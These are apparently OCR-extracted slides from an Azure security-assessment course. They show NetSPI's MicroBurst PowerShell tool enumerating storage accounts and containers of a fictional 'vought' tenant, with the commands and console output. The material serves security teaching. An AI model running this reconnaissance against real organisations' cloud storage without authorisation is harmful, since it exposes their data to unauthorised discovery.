
Name *

config

Public access level


Private (no anonymous access)

Container (anonymous read access for containers and blobs)



ENUMERATING STORAGE BLOBS - MicroBurst

- MicroBurst is a collection of scripts for assessing Microsoft Azure security.
 - <https://github.com/NetSPI/MicroBurst>
- Developed by the awesome hackers over at NetSPI
 - <https://www.netspi.com/>
- It has a module with the capability to enumerate storage storage blobs associated with a target tenant
 - <https://github.com/NetSPI/MicroBurst/wiki/Miscellaneous-Functions#invoke-enumerateazureblobspsl>




I ENUMERATING STORAGE BLOBS - MicroBurst

Import the module and identify any storage blobs associated with a target. It will also attempt to enumerate any containers in the blob.

```
Import-Module .\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1
```

```
Invoke-EnumerateAzureBlobs -Base vought
```




```
Windows PowerShell
PS C:\Ekko> Import-Module .\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1
PS C:\Ekko> Invoke-EnumerateAzureBlobs -Base vought
Found Storage Account - voughtbackup.blob.core.windows.net
Found Storage Account - voughtdata.blob.core.windows.net
write-Progress : Cannot validate argument on parameter 'PercentComplete'. The 101
100. Supply an argument that is less than or equal to 100 and then try the command
At C:\Ekko\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1:104 char:138
+ ... ts based off of permutations on $Base" -PercentComplete $lineprogress
+ ~~~~~
+ CategoryInfo          : InvalidData: () [write-Progress], ParameterBinding
+ FullyQualifiedErrorId : ParameterArgumentValidationError,Microsoft.PowerShell
write-Progress : Cannot validate argument on parameter 'PercentComplete'. The 102
100. Supply an argument that is less than or equal to 100 and then try the command
At C:\Ekko\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1:104 char:138
+ ... ts based off of permutations on $Base" -PercentComplete $lineprogress
+ ~~~~~
+ CategoryInfo          : InvalidData: () [write-Progress], ParameterBinding
+ FullyQualifiedErrorId : ParameterArgumentValidationError,Microsoft.PowerShell

Found Container - voughtbackup.blob.core.windows.net/config
write-Progress : Cannot validate argument on parameter 'PercentComplete'. The 101
100. Supply an argument that is less than or equal to 100 and then try the command
At C:\Ekko\Tools\MicroBurst\Misc\Invoke-EnumerateAzureBlobs.ps1:194 char:132
+ ... -for Subdomain Structure Account" -PercentComplete $lineprogress
```

I ENUMERATING STORAGE BLOBS - MicroBurst

BE CAREFUL!

